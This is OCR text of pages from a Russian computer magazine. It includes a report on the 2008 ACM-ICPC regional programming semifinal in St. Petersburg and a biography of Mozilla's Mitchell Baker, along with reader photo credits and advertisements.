ПРИШЛИ НА MAGAZINE@REAL.XAKEP.RU ФОТКУ СВОЕГО ДЕЙСТВИТЕЛЬНО ХАКЕРСКОГО РАБОЧЕГО МЕСТА (В ХОРОШЕМ РАЗРЕШЕНИИ) И МЫ ОПУБЛИКУЕМ ЕЕ В СЛЕДУЮЩИХ НОМЕРАХ!


Наталья и ее муж-хакер Александр (funteam@rambler.ru)


Антон Абрамов (roomata@gmail.com)


Котенка Солнечная (kotenka63rus@gmail.com)



Анатолий Прютц (prutz1997@mail.ru)



Изя Шнипельсон (kapecz@gmail.com)


Александр Ющишен (sanek@xakep.ru)


ЛУЧШАЯ ЗАРУБЕЖНАЯ ИГРА
Metal Gear Solid 4: Guns of the Patriots
Command & Conquer: Red Alert 3
Tomb Raider: Underworld
Super Smash Bros. Brawl
Guitar Hero: World Tour
Grand Theft Auto IV
LittleBigPlanet
Prince of Persia
Devil May Cry 4
Soul Calibur IV
Gears of War 2
Mirror's Edge
Fallout 3
Fable II
2009
Генеральный видео партнер в сети Интернет
smotri.com
Генеральный Интернет партнер
игры@mail.ru



СТЕПАН «STEP» ИЛЬИН
/ STEP@GLC.RU /

БИТВА МОЗГОВ 2: ОТЧЕТ ИЗ САНКТ-ПЕТЕРБУРГА

ОТЧЕТ С ПОЛУФИНАЛА ACM-ICPC РОССИИ И СТРАН СНГ ПО СПОРТИВНОМУ ПРОГРАММИРОВАНИЮ

Как показать себя и засветиться перед работодателями вроде IBM или Google? Найти толковых камрадов в свою команду и набраться опыта? Наш ответ: участвовать в «Битве интеллекта» — спортивных соревнованиях по программированию ACM-ICPC, главным спонсором которых является компания IBM.

Чемпионат по программированию среди студенческих команд, или, по-английски, International Collegiate Programming Contest (ICPC), проводится ежегодно при поддержке корпораций IBM и Ассоциации вычислительных машин (ACM) — отсюда и такая сложная аббревиатура «ACM-ICPC». В июньском номере мы уже рассказывали о «Битве мозгов» — Никита делился впечатлениями о мировом финале, проходившем в канадском городе Банфф-Спрингс. Тогда участие в нем приняли более 100 команд со всего света. И каждая из них прошла нелегкий путь, выступив на региональном полуфинале. В ноябре 2008 я сам побывал в Питере на чемпионате северо-восточного региона. Там я ощутил, какой непростой ценой достается командам путевка на финал.

ACM-ICPC

В региональном этапе приняли участие более 700 студентов — из России, Азербайджана, Армении, Белоруссии, Грузии, Казахстана, Кыргызстана, Литвы, Латвии, Узбекистана и Эстонии. Приятным сюрпризом стало, что этот же этап проходил еще в трех других городах — Барнауле, Ташкенте и Батуми. Участники сами могли выбирать, куда им удобнее приехать, а результаты в реальном времени синхронизировались через интернет. В Питере для проведения мероприятия был предоставлен Городской Дворец творчества юных, где в уютной атмосфере и проходили соревнования. По традиции они организованы совместно с Санкт-Петербургским государственным университетом информационных технологий, механики и оптики (ИТМО). К слову, команда именно этого ВУЗа стала мировым чемпионом ACM-ICPC в прошлом году.

Общий регламент прост: команда состоит из 3 человек. В течение 5 часов участникам предлагается решить 11 задач. Каждой команде выделен только один компьютер, причем пользоваться интернетом или какими-нибудь другими справочными материалами строго запрещено. Вся надежда лишь на собственные знания. Участников, а также членов



жюри разместили в отдельном крыле здания. В распоряжение же зрителей был предоставлен зал, где online должны были транслироваться результаты соревнований. Тут мы сначала и приютились. Первое, на что я обратил внимание, — слово «Тренер» на бейджиках большого числа людей. Не «преподаватель», не «научный руководитель» — а именно «тренер», с четким указанием на спортивный характер мероприятия. Перемещаясь по зданию, они активно делись своими впечатлениями и прогнозами.

Как только был дан старт, на экране появилась стандартная для такого рода соревнований таблица с отображением результатов: в строчку написаны названия команд, а в 11 столбцах — итоги решения конкретной задачи. Ждать, когда будет решена первая, довольно волнительно. Я никак не мог предположить, что она будет решена уже спустя 11 минут! За это время одна из команд ИТМО сумела просмотреть все задания, которые, между прочим, выдаются на английском языке. Ребята оценили сложность и, найдя самую простую, составили алгоритм и написали рабочий код, который был отправлен на тестирование. Но «самая простая задача» на ACM-ICPC вовсе не значит «щелкается как орешки». Задания на ACM-ICPC заслуживают отдельного разговора.

ЗАДАЧИ

Нет, это не примитивные задачки на программирование, в которых проверяется, насколько хорошо участники читали учебник по Java (но в команде, безусловно, необходим хотя бы один очень сильный кодер). Это и не безликие математические задачи с кучей уравнений и граничных условий.

Вместо сухих, лишенных творчества заданий участникам предлагают вполне конкретные проблемы и интересные задачи, с которыми в ходе работы сталкиваются крупные компании. Решение сводится не к тупому написанию шаблонного кода, а к разработке собственного алгоритма и проверке его корректности и оптимальности. Вот пример достаточно простой задачи из Питера — в нашем вольном переводе:

```
Командам предлагается написать программу для управления роботом, который вслепую перемещается по лабиринту. Лабиринт представляет собой прямоугольник n x m (1 <= n, m <= 30) и состоит из квадратных клеток. Каждая клетка либо пуста, либо занята, причем все клетки по краям лабиринта заняты по умолчанию. Робот начинает движение с пустой клетки. Он может двигаться на юг, запад, сервер, восток, но, само собой, только в пустую клетку. Загвоздка в том, что робот слепой и определить, занята ли соседняя клетка, он может, лишь попытавшись перейти на нее. Задача: робот должен посетить все пустые клетки лабиринта при условии, что они гарантируемо достижимы.
```

Обычно входные данные задачи задаются с помощью специального файла, а результат работы программы записывается в другой. Но в этом году на ICPC появился новый тип задач, подразумевающий интерактивное общение с пользователем. На каждом шаге пользователь дает новые условия, и решение задачи «крутится» уже от них. Задача о роботе относится как раз к такому типу. Робот на каждом шаге выдает одно слово — «SOUTH» (шаг на юг), «WEST» (шаг на запад), «NORTH» (шаг на север), «EAST» (шаг на восток), указывая направление своего хода, — или же слово «DONE», если он посетил все пустые клетки. В свою очередь, пользователь, имея схему лабиринта, должен на каждый шаг робота указывать, попал ли он на пустую клетку («EMPTY») или занятую («BLOCKED»).

ПРОВЕРКА РЕШЕНИЙ

Для проверки решений используется автоматизированная система, о которой нам немного рассказал председатель жюри Роман Елизаров, ранее сам участвовавший в ACM-ICPC. Участникам не нужно сломя голову бежать к жюри и на пальцах показывать свое решение — достаточно передать исходники на сервер. Специальная тестовая программа определит язык, на котором написан исходник, откомпилирует его и запустит с тестовым набором данных. Сравнив результаты с шаблонами, система сообщает команде: правильно ли решена задача или нет. Для проверки решения интерактивных задач специально была написана утилита-опросчик, связанная с тестируемой программой через Pipe'ы.

Тут есть один важный нюанс: мало просто решить задачу — необходимо сделать это оптимально, чтобы время выполнения программы четко укладывалось в заданный лимит. Так что тупые решения «в лоб», банальным перебором, не пройдут — на выполнение программы в Питере выделялось 2 секунды и не более! С остротой подобного ограничения в этот раз столкнулось немало команд — они долго не могли провести одну из задач по времени. За каждую неудачную попытку начисляются штрафные баллы. Отдавать сразу решение жюри, рискуя быть оштрафованными, или самим потратить время на дополнительные проверки, — все зависит от стратегии команды.


ПОДГОТОВКА И СТРАТЕГИЯ

Казалось бы, соревнования по программированию — какая тут может быть стратегия? Решай себе задачки и решай. Но на самом деле, все начинается еще с подбора игроков в команду. Некоторые предпочитают брать двух сильных математиков и одного хорошего программиста, спо-









dvd
На DVD-приложении ты сможешь найти как полный текст задач, так и решения, предоставленные жюри.



links
• Официальный сайт чемпионата. Тут ты можешь посмотреть фото и видео-архив, скачать задания с предыдущих соревнований и получить любую другую информацию о чемпионате: icpc.baylor.edu.

• Открытый чемпионат МГУ по программированию: www.opencup.ru.

• Чемпионат Code Jam, который проводит Google: google.com/codejam.

• Ссылка на все задачи соревнований в Питере: neerc.ifmo.ru/regional/.

собного быстро писать код без ошибок. В других командах все участники неплохо пишут код, зато распределяют между собой категории задач. Андрей Станкевич, тренер победителей прошлогоднего ACM-ICPC, рассказал, что в ИТМО команды состоят из примерно равных по способностям людей, каждый из которых взаимозаменяем, поэтому команды, скорее, универсальные. В процессе тренировок ребята учатся понимать сложность задачи. Какую задачу решать первой, — важный стратегический вопрос. Не учитывая этого, победить очень сложно: для каждого задания суммируется время от начала соревнования до приема правильного решения. А значит, простую задачу выгодно решить первой!

После общения с тренером команды Саратовского государственного университета Михаилом Мирзаяновым (тогда я еще не знал, что именно эти ребята станут победителями полуфинала), да и вообще, знакомства с атмосферой ACM-ICPC, я ощутил, насколько все происходящее серьезно. Это не просто встреча увлеченных людей, но настоящий спорт со своими участниками, тренерами, спонсорами и увлекательными соревнованиями. Михаил объяснил, что будущих участников отбирают еще во время поступления в вуз и дальше берут над ними шефство, предоставляя хорошую базу для постоянных тренировок, включающих чуть ли не ежедневные теоретически лекции и практические задания. Среди обязательных тем: алгоритмы на графах, динамическое программирование, сортировки и т.д.

ДОЛГОЖДАННЫЕ РЕЗУЛЬТАТЫ

В ходе первых четырех часов текущие результаты непрерывно отображались на проекторе, а зрители оживленно обсуждали определившихся фаворитов и сами с большим интересом решали предложенные участникам задачи. Традиционно для ICPC, за час до окончания соревнований вывод результатов прекращается, чтобы сохранить интригу. Эти 60 минут, как показывает практика, решают очень и очень многое. Чтобы попасть в финал, нужно непременно угодить в десятку лучших. Более того, — оказаться выше, чем другие команды из твоего университета. Чтобы как-то передать накал страстей, могу сказать, что в десятке лучших окончательной таблицы результатов оказалось по две команды из МГУ и Саратовского государственного университета!

Победителем в Питере стала первая команда Саратовского государственного университета — примечательно, что это чуть ли не единственная команда, в составе которой была девушка. Помимо путевки на финал, Наталья Бондаренко, Дмитрий Матов, Станислав Пак и их тренер Михаил Мирзаянов получили ценные призы. Право принять участие в финале выиграли еще 10 команд (одиннадцатое место — бонусное для России), продемонстрировавших лучшие результаты. В их число вошли команды из России, Украины, Белоруссии и Грузии. Финал соревнований пройдет 22 апреля в Королевском технологическом институте в городе Стокгольм.

Список команд, которые поедут в Стокгольм:

1. Саратовский государственный университет им. Н.Г. Чернышевского
2. Московский государственный университет имени М.В.Ломоносова
3. Санкт-Петербургский государственный университет
4. Санкт-Петербургский государственный университет информационных технологий, механики и оптики
5. Тбилисский государственный университет им. И. Джавахишвили
6. Уральский государственный университет им. М.А. Горького
7. Белорусский государственный университет
8. Новосибирский государственный университет
9. Алтайский государственный технический университет им. И. И. Ползунова
10. Южно-Уральский государственный университет
11. Национальный технический университет Украины «Киевский политехнический институт»

ЗАКЛЮЧЕНИЕ

Достойное выступление на ACM-ICPC означает многое. Людей, способных, работая в команде, за сжатые сроки проникнуть в самую суть проблемы и довести дело до конца, немного. Спортивный интерес, подогреваемый подобными мероприятиями, помогает талантливым людям развиваться и идти вперед.

«Конкурс ACM-ICPC оказывает огромную поддержку университетам, стимулируя студентов решать проблемы и внедрять инновации», — подчеркнул Владимир Глебович Парфенов, директор Северо-восточного европейского региона чемпионата по программированию. Сергей Белов, координатор университетских программ IBM (Центральная и Восточная Европа, Ближний Восток и Африка), который составил нам интереснейшую компанию на протяжении всей поездки, поведал, насколько большое значение имеет подобная деятельность для IBM: *«Чемпионат призван способствовать формированию нового поколения лидеров отрасли информационных технологий и созданию прочной основы для развития технологий и бизнеса»*. Компания стремится работать с самыми лучшими и яркими, всячески содействовать их развитию, а игровой подход ACM-ICPC считает одним из ключевых. Где еще талантливые люди могут показать, как они способны решать бизнес-ориентированные задачи (например, по оптимизации расходов телефонной компании или задачу о проектировании ленты багажа в аэропорте, чтобы пассажирам было удобнее к ней подходить)? К примеру, саратовцам, ставшим победителями ACM-ICPC 2006, IBM предложила съездить в крупную исследовательскую лабораторию в Цюрихе. Один из ребят трудится там до сих пор. Его предыдущее место работы — мебельная фабрика «Мария». Неплохая карьера!



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

ИСТОРИЯ НЕСКОЛЬКИХ БРАУЗЕРОВ И ОДНОЙ ЖЕНЩИНЫ

БЕССМЕННЫЙ КУРАТОР MOZILLA — МИТЧЕЛЛ БЭЙКЕР

Женщин на IT-сцене совсем немного, и каждая из них, бесспорно, заслуживает отдельного рассказа. Сегодня речь пойдет об очень яркой представительнице этой немногочисленной группы — женщине с мужским именем, руководителе Mozilla Corporation и Mozilla Foundation Митчелл Бэйкер.

Начать стоит с того, что на самом деле имя у миссис Бэйкер двойное. Хотя всему миру она известна как Митчелл Бэйкер (Митчелл — имя мужское), ее полное имя звучит «Уинифред Митчелл Бэйкер» (Winifred Mitchell Baker). И вот Уинифред — это уже женское имя. Почему Бэйкер предпочитает, чтобы ее звали именно Митчелл, неизвестно, но благодаря этому наверняка найдется немало людей, которые считают, что глава Mozilla — мужчина :).

Будущая активистка open-sorce движения, приложившая руку к созданию одного из популярнейших на сегодня браузеров, родилась в 1957 году, в Соединенных Штатах, конечно же, Америки. Как ни странно, в отличие от многих героев нашей рубрики, она не питала склонности к высоким технологиям с раннего детства, не была и вундеркиндом. Обычная девочка Митчелл Бэйкер закончила учебу в самой обычной школе, после чего отправилась получать высшее образование. Но и здесь с ней не случилось ничего физико-математического. В 1979 она с отличием окончила Университет Беркли, став отнюдь не знатоком компьютерных премудростей, а востоковедом. Однако этого ей показалось мало. Митчелл продолжила учебу и в 1987 получила еще и докторскую степень в области права, окончив юрфак все того же Беркли. Казалось бы, что может связывать эту женщину-гуманитария с высокими технологиями? Ответ не совсем очевиден. Все началось с обыкновенной адвокатской практики, которой Митчелл занялась после учебы.

С 1990 по 1993 годы Бэйкер трудилась в юридической фирме Fenwick & West LLP. Деятельность этой конторы по сей день сосредоточена вокруг IT-сферы, будь то представление интересов различных ученых или же за-



Netscape 2.02, ностальгия

щита интересов огромных корпораций в суде. Вот здесь-то компьютерная индустрия и настигла Митчелл. Да, ее карьера юриста определенно шла в гору и теперь оказалась накрепко связана с гигантами IT-рынка. Из-за этого в конце 1993 Бэйкер перебралась работать ни много, ни мало в Sun Microsystems, в качестве помощника главного юрисконсульта. Корпорация Sun существовала уже более 10 лет, так что Бэйкер заняла должность в далеко не крохотной или никому не известной фирмочке. Кстати, на тот момент пришлось еще одно очень знаковое событие, правда, уже не в жизни Митчелл Бэйкер, а в истории всего компьютерного прогресса вообще и интернета в частности — британский ученый Тим Бернерс Ли придумал WWW. Вскоре дела у Sun пойдут в гору, во время бума доткомов корпорация и вовсе будет разрастаться как на дрожжах, но это уже другая история, потому что в Sun Митчелл Бэйкер надолго не задержалась.

БРАУЗЕРЫ И ВОЙНЫ ЗА ОНЛАЙН

В конце 1994, проработав в Sun Microsystems немногим меньше года, Бэйкер принимает другое, очевидно, более интересное ей предложение о работе от некой Netscape Communications Corporation. Здесь стоит сделать отступление и вернуться немного назад, потому как биография Митчелл Бэйкер плотно связана с Netscape Corp. и с самим легендарным браузером.

Компания, основанная в апреле того же 94-го года Джеймсом Кларком, собиралась дерзать на практически свободной тогда ниве ПО для пользователей Всемирной паутины. Сам Кларк на тот момент уже был человеком, подкованным в вопросах ведения бизнеса, напрямую связанного с высокими технологиями — до Netscape Corp. он с несколькими студентами из Стэнфорда основал небезызвестную Silicon Graphics Inc., где и проработал более 10 лет. А в начале 90-х Кларк, славящийся своим чутьем, обратил внимание на зарождающийся интернет. Новая область показалась Джеймсу весьма перспективной, а из личной практики он уже знал, что таланты лучше всего искать среди студентов или недавних выпускников вузов. При помощи банальной рассылки он находит молодого аспиранта-программиста из Университета Иллинойса — Марка Андрессена, попадая, тем самым, в десятку. Последний придумал сумасшедшую по тем временам вещь, изобрел способ показать пользователям интернет, сделать его «видимым», разбавив унылые колонки текста на экране графикой. Это стало возможно благодаря его программе Mosaic, первому в мире графическому браузеру.

Первая версия софтины появилась еще в 1993, за год до основания Netscape. Имелась вариация как для IBM-совместимых машин, так и для Apple Macintosh, и программа носила название NCSA Mosaic. NCSA — это сокращение от National Center for Supercomputing Applications, что переводится как Национальный центр прикладных систем для суперкомпьютеров. Несложно догадаться, что центр обретается при университете штата Иллинойс.

Чудо человеческой мысли по имени NCSA Mosaic могло не только отображать графику, но и проигрывать звуки, а также позволяло разнообразить шрифты и их оформление. Неудивительно, что в детище Андрессена Кларк увидел будущее и огромные перспективы. Плюс, параллельно со всем этим, к уже начавшей формироваться команде Кларка присоединился Лу Монтулли, в свою очередь создавший браузер для Unix-платформ. Популярность обеих программ среди пользователей ясно свидетельствовала, что Кларк не ошибся — спрос будет. В итоге на свет появилась компания Netscape, куда нашу героиню и пригласили работать в юридической отдел.

Бэйкер присоединилась к Netscape в самом что ни есть начале пути — она стала одним из первых нанятых на работу сотрудников. По словам Джима Барксдейла, занимавшего пост генерального директора компании с 1995 по 1999 годы, Митчелл охотно взвалила на свои хрупкие плечи организацию всего юридического отдела, занявшись этим практически с нуля. Долгое время именно она отвечала за защиту интеллектуальной собственности компании, урегулировала все правовые вопросы, связанные с разработкой продукции, и отчитывалась главному юрисконсульту. Она же создала и возглавила техническую группу при юридическом отделе.

А Netscape стремительно рос, подкидывая Бэйкер все новые задачки. Многие эксперты и аналитики тогда называли компанию самой быстроразвивающейся среди производителей ПО, и это чистая правда. Первый продукт — браузер Mosaic Netscape версии 0.9 — был выпущен 13 октября 1994, спустя всего несколько месяцев после основания компании. В ноябре того же года его спешно переименовали, дабы избежать правовых проблем с NCSA, под крылом которой браузер, по сути, и был придуман. Новое имя программы звучало как Netscape Navigator, и оно до сих пор вызывает у множества людей приступы неконтролируемой тоски по былым временам, когда интернет был еще совсем молод.

Netscape Navigator (а в народе чаще «Нетшкаф») совсем скоро был серьезно переработан, доделан и выпущен на рынок уже всерьез. Более того, Кларк предложил и реализовал инновационную схему распространения программы — любой пользователь совершенно бесплатно мог скачать себе Netscape Navigator с сайта компании, поработать с ним и только потом принимать окончательное решение, стоит ли его покупать. Этот способ получил название share-ware. Успех был феноменальный. Дела у компании даже не пошли, а стремительно полетели в гору. Здесь лучше всего скажут цифры: за 2 года работы (1994-1996) штат сотрудников увеличился с 13 до 1300 человек. А доходы за этот же промежуток времени и вовсе поражают — уже в 1995 Netscape перевалил за отметку $85 млн. в год, а в 1996 взял планку в $346 млн.

А дальше... Дальше начинается уже ставшая привычной страшная сказка о злобных монополистах Microsoft и их коварных методах «решения проблем». Конечно, бурный рост нового сегмента рынка и громкий успех Netscape не могли остаться незамеченными. Позиция стороннего наблюдателя Microsoft совершенно не устраивала, хуже того, они усмотрели в таком положении вещей прямую угрозу. В результате, в 1995 году Netscape посетили представители означенного софтверного гиганта — с предложением поделить рынок. На откуп Netscape «мелкомягкие» были готовы отдать все операционные системы, кроме своей собственной, с целью ос-


Митчелл частенько приходилось выступать на телевидении

Spyglass Inc., где до них добрался Билл Гейтс, которому нежелающие делиться и угомониться конкуренты уже изрядно надоели.
Да, к тому моменту по всему миру насчитывались миллионы пользователей Netscape, но несмотря на свою популярность, браузер терпел фиаско. Даже явная победа над разработчиками языка HTML в 1996 году не спасла положения. Тогда World Wide Web Consortium (W3C) были вынуждены включить в официальную спецификацию HTML 3 уникальные коды разметки, которые ранее были разработаны специалистами Netscape, и которые прежде понимал только сам Netscape Navigator.
Период браузерных войн, когда обе компании активно добавляли своим продуктам всяческие навороты, выпускали все новые версии, стараясь перещеголять друг друга, окончился все же в пользу Microsoft. «Мелкомягкие» нанесли сокрушительный удар, включив свой браузер в комплект поставки Windows 95. IE на тот момент уже был полностью переработан, от Mosaic не осталось и следа. Зато он умел работать с CSS, плагинами ActiveX и расширениями Java 3.0. Плюс, Microsoft взялся финансировать разработчиков HTML — W3C. Спустя совсем недолгое время все планы по развитию языка стали согласовываться исключительно с «мелкомягкими», а HTML теперь явно ориентировался на благо IE.

MOZILLA

Эту битву Netscape проиграл — Internet Explorer подмял под себя 90% рынка, но это еще не означало, что проиграна вся война. Компания переориентировалась, занявшись серверным ПО и софтом для электронного бизнеса. Продавать браузер более не имело смысла, поэтому 22 января 1998 было официально объявлено о решении открыть исходные коды в очередной раз сменившего имя Netscape Communicator. Коды же, к вящему удивлению самих работников Netscape, оказались в таком ужасном виде, что показывать их кому-либо было нельзя, и, казалось, будет проще переписать все с нуля. Смеяться можно сколько угодно, но именно так и решено было поступить.
А теперь вернемся непосредственно к миссис Бэйкер, которая все это время трудилась на благо Netscape, не покинув родную компанию даже в столь трудные времена. Когда дело дошло до открытия кодов, именно Митчелл корпела над составлением Netscape Public License, аналогичной лицензии GNU, но оставляющей Netscape право продолжать выпускать запатентованный продукт, содержащий те самые общедоступные коды. А в самой компании образовалась группа энтузиастов, пожелавших на основе открытых кодов создать новый браузер (и не только...) — как говорится, еще лучше старого. Проект получил имя Mozilla от слов «Mosaic killer» и «Godzilla» — это подпольное прозвище Netscape носил с самого

23 февраля 1998 Netscape создает отдельную некоммерческую Mozilla Organization для координации дальнейшей работы над комплектом Mozilla Suite. Первоначально браузер Mozilla создавался якобы исключительно в тестовых целях.

тавить за собой право выпускать браузерное ПО для Windows. В Netscape предложение отвергли, но когда отказы останавливали дядюшку Билли и его команду? Тем более, разработка браузера от Microsoft уже шла полным ходом.
И начались браузерные войны. Microsoft зря времени не терял, Internet Explorer 1.0 увидел свет в том же 1995 году и, о ужас, распространялся он бесплатно. Такой монстр как Microsoft вполне мог позволить себе подобный ход, особенно с учетом того, что для конкурирующего, платного Netscape это была настоящая катастрофа, пусть поначалу IE и не имел большого успеха. Особенно любопытно, что первая версия IE базировалась на исходниках приснопамятного Mosaic. Microsoft выкупил права на оригинальный Mosaic у компании Spyglass Inc. Почему этим не озаботился Кларк, еще тогда, когда права принадлежали NCSA, история умалчивает. Известны лишь факты — NCSA спустя какое-то время продали права

начала. Совсем скоро, 23 февраля 1998, Netscape создает отдельную некоммерческую Mozilla Organization для координации дальнейшей работы над комплектом Mozilla Suite. Над ним корпит большая часть сотрудников, что не мешает им заниматься и Netscape'ом, и своей основной работой. Первоначально браузер Mozilla создавался якобы исключительно в тестовых целях, а не для пользователей, так что юзерам он доставлялся посредством Beonex Communicator. У самого Netscape дела, между тем, идут неважно, поэтому, когда в конце 1998 появляется официальное заявление о скорой покупке компании Netscape гигантом IT-рынка AOL, удивляться не приходится. Это слияние многие осмеяли, посчитав, что такие разные команды никогда не найдут общего языка, однако Netscape прожил еще немало лет в роли дочерней компании America Online.
Сделка состоялась в 1999, и в этом же году Митчелл Бэйкер становится во главе Mozilla Organization. Почему? Прекрасные организаторские спо-



Штаб-квартира Mozilla

В 2005 был сделан следующий, вполне логичный шаг в развитии Mozilla — учредили Mozilla Corporation, которой передали разработку и распространение продуктов Mozilla Firefox и Mozilla Thunderbird.


но было нести софт сразу конечному пользователю. Это и было сделано — задействовав старые связи Netscape, Митчелл быстро наладила весь процесс. А подойдя к вопросу интеллектуальной собственности с позиций опытного юриста, Бэйкер жестко оградила продукты компании от посягательств со стороны.

В 2005 был сделан следующий, вполне логичный шаг в развитии Mozilla — учредили Mozilla Corporation, которой передали разработку и распространение продуктов Mozilla Firefox и Mozilla Thunderbird. Рассказывать о них в деталях нет смысла, ведь они не «часть истории», а наше с тобой настоящее и повседневное. Во главе Mozilla Corporation также встала Бэйкер, вошла она и в совет директоров. Эта организация, в отличие от предыдущих, — коммерческая. Она занимается и выпуском, и маркетингом, и дистрибьюцией программ, являясь примерным налогоплательщиком. Учитывая, например, что сейчас Mozilla связывают более чем коммерческие отношения с компанией Google, чей поиск используется в Firefox как средство поиска по умолчанию, можно смело утверждать, что бизнес и open-source совместимы. Firefox на сегодня принадлежит доля в более чем 20% мирового рынка браузеров, что делает его вторым по популярности браузером в мире и первым среди свободного ПО. Добиться этого удалось и благодаря грамотной политике компании, и благодаря приятным особенностям и быстродействию ее продукции. Firefox покорил аудиторию с выходом первой же версии — уже тогда, в 2004 году, его отметили не только юзеры, но и множество маститых изданий, таких как Forbs и The Wall Street Journal. С годами ситуация только улучшилась.

На сегодняшний день Митчелл отказалась от обоих директорских постов, передав бразды правления Джону Лилли. Впрочем, оба кресла в советах директоров она сохранила за собой. Нет, Бэйкер не стала уделять компании меньше времени, напротив — быстрый рост Mozilla и сразу две должности CEO плохо сочетались друг с другом, мешая ей сосредоточиться на чем-то конкретном. Уходить от дел Митчелл не собирается, сейчас она вовсю работает над обликом проекта Mozilla и тем идейным посылом, который он несет. Героиня этой статьи может позволить себе заниматься тем, к чему душа лежит, ведь компания разрослась, встала на ноги и является чуть ли не образцом для подражания. Произошло это, как ни парадоксально, под руководством женщины с гуманитарным образованием! Она не побоялась возглавить разношерстный коллектив, разрабатывающий свободное ПО, и не отступила, даже когда ее официально уволили.

Не иначе как по странному стечению обстоятельств, эта женщина и сама чем-то похожа на огненно-рыжую лису с логотипа своего браузера :).


К 2008 году Бэйкер мало изменилась



Университет Иллинойса очень гордится тем, что первый графический браузер появился в его стенах

собности, любовь к компании и деловая хватка сделали ее почти идеальным кандидатом. Должность Бэйкер внутри компании называют не иначе как Chief Lizard Wrangler, что на русский переводится как «главный пастух дармоедов». Ох уж эти разработчики open-source софта :).

Тем временем из-под крыла AOL в 2000 году появляется Netscape 6, уже базирующийся на исходниках Mozilla 0.6. Это становится еще одним гвоздем в гроб агонизирующего браузера, потому как сама Mozilla была крайне далека от совершенства. Популярность уже бесплатного и открытого Netscape продолжила свое падение, Mozilla не снискала большого успеха, а на мировой сцене появилась Opera, оконча тельно путая все карты. Ну а в 2001 AOL, заметив эти нехорошие тенденции, проводит серьезную чистку кадров, в результате которой Митчелл Бэйкер попросту увольняют. Официально увольнение позиционировалось как временное, но на деле было постоянным. Конечно, с таким послужным списком, как у нее, Митчелл не осталась бы на улице. Но как гласит старая поговорка: с кем поведешь, так тебе и на... то есть, от того и наберешься. Вопреки всему, Бэйкер остается на почетном посту пастушки дармоедов, не покидая родной коллектив. AOL же продолжает упорно открещиваться от ненужного им проекта и оказывает Mozilla Organization все меньше поддержки. И в 2003 году Бэйкер с коллегами основывают Mozilla Foundation — «некоммерческую организацию, целью которой является сохранение возможности выбора и стимулирование инноваций в сети интернет». Митчелл становится ее президентом, а также входит в пятерку совета директоров. AOL, очевидно, на радостях, передает Mozilla Foundation все нужное для работы компьютерное обеспечение, интеллектуальную собственность и даже выделяет $2 млн. «подъемных». Mozilla обретает полную независимость.

И в 2003 году Бэйкер с коллегами основывают Mozilla Foundation — «некоммерческую организацию, целью которой является сохранение возможности выбора и стимулирование инноваций в сети интернет». Митчелл становится ее президентом, а также входит в пятерку совета директоров.

Руки у Mozilla Foundation, наконец, оказались развязаны. На свет уже появился прототип Mozilla Firefox — Mozilla Phoenix 0.1, который выгодно отличался от первых, «тормозных» версий. Теперь можно было договариваться о продажах дисков с программами Mozilla поставщикам, мож-


ПЛАН НАСТУПЛЕНИЯ 2Х2
ТРЕБУЙТЕ ТЕЛЕКАНАЛ 2х2 У КАБЕЛЬНОГО ОПЕРАТОРА ГОРОДА!
Санкт-Петербург
Архангельск
Северодвинск
Москва
Мытищи
Тверь
Королев
Ярославль
Балашиха
Ижевск
Ниж.Новгород
Казань
Саратов
Балаково
Самара
Волгоград
Волжский
Старый Оскол
Ростов-на-Дону
Ставрополь
Оренбург
Челябинск
Омск
Томск
Красноярск
Барнаул
Ангарск
Хабаровск
Владивосток
Уссурийск
2Х2
WWW.2X2TV.RU
Реклама



ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Побег за пределы ядра

ОБЗОР ФАЙЛОВЫХ СИСТЕМ, ОСНОВАННЫХ НА FUSE

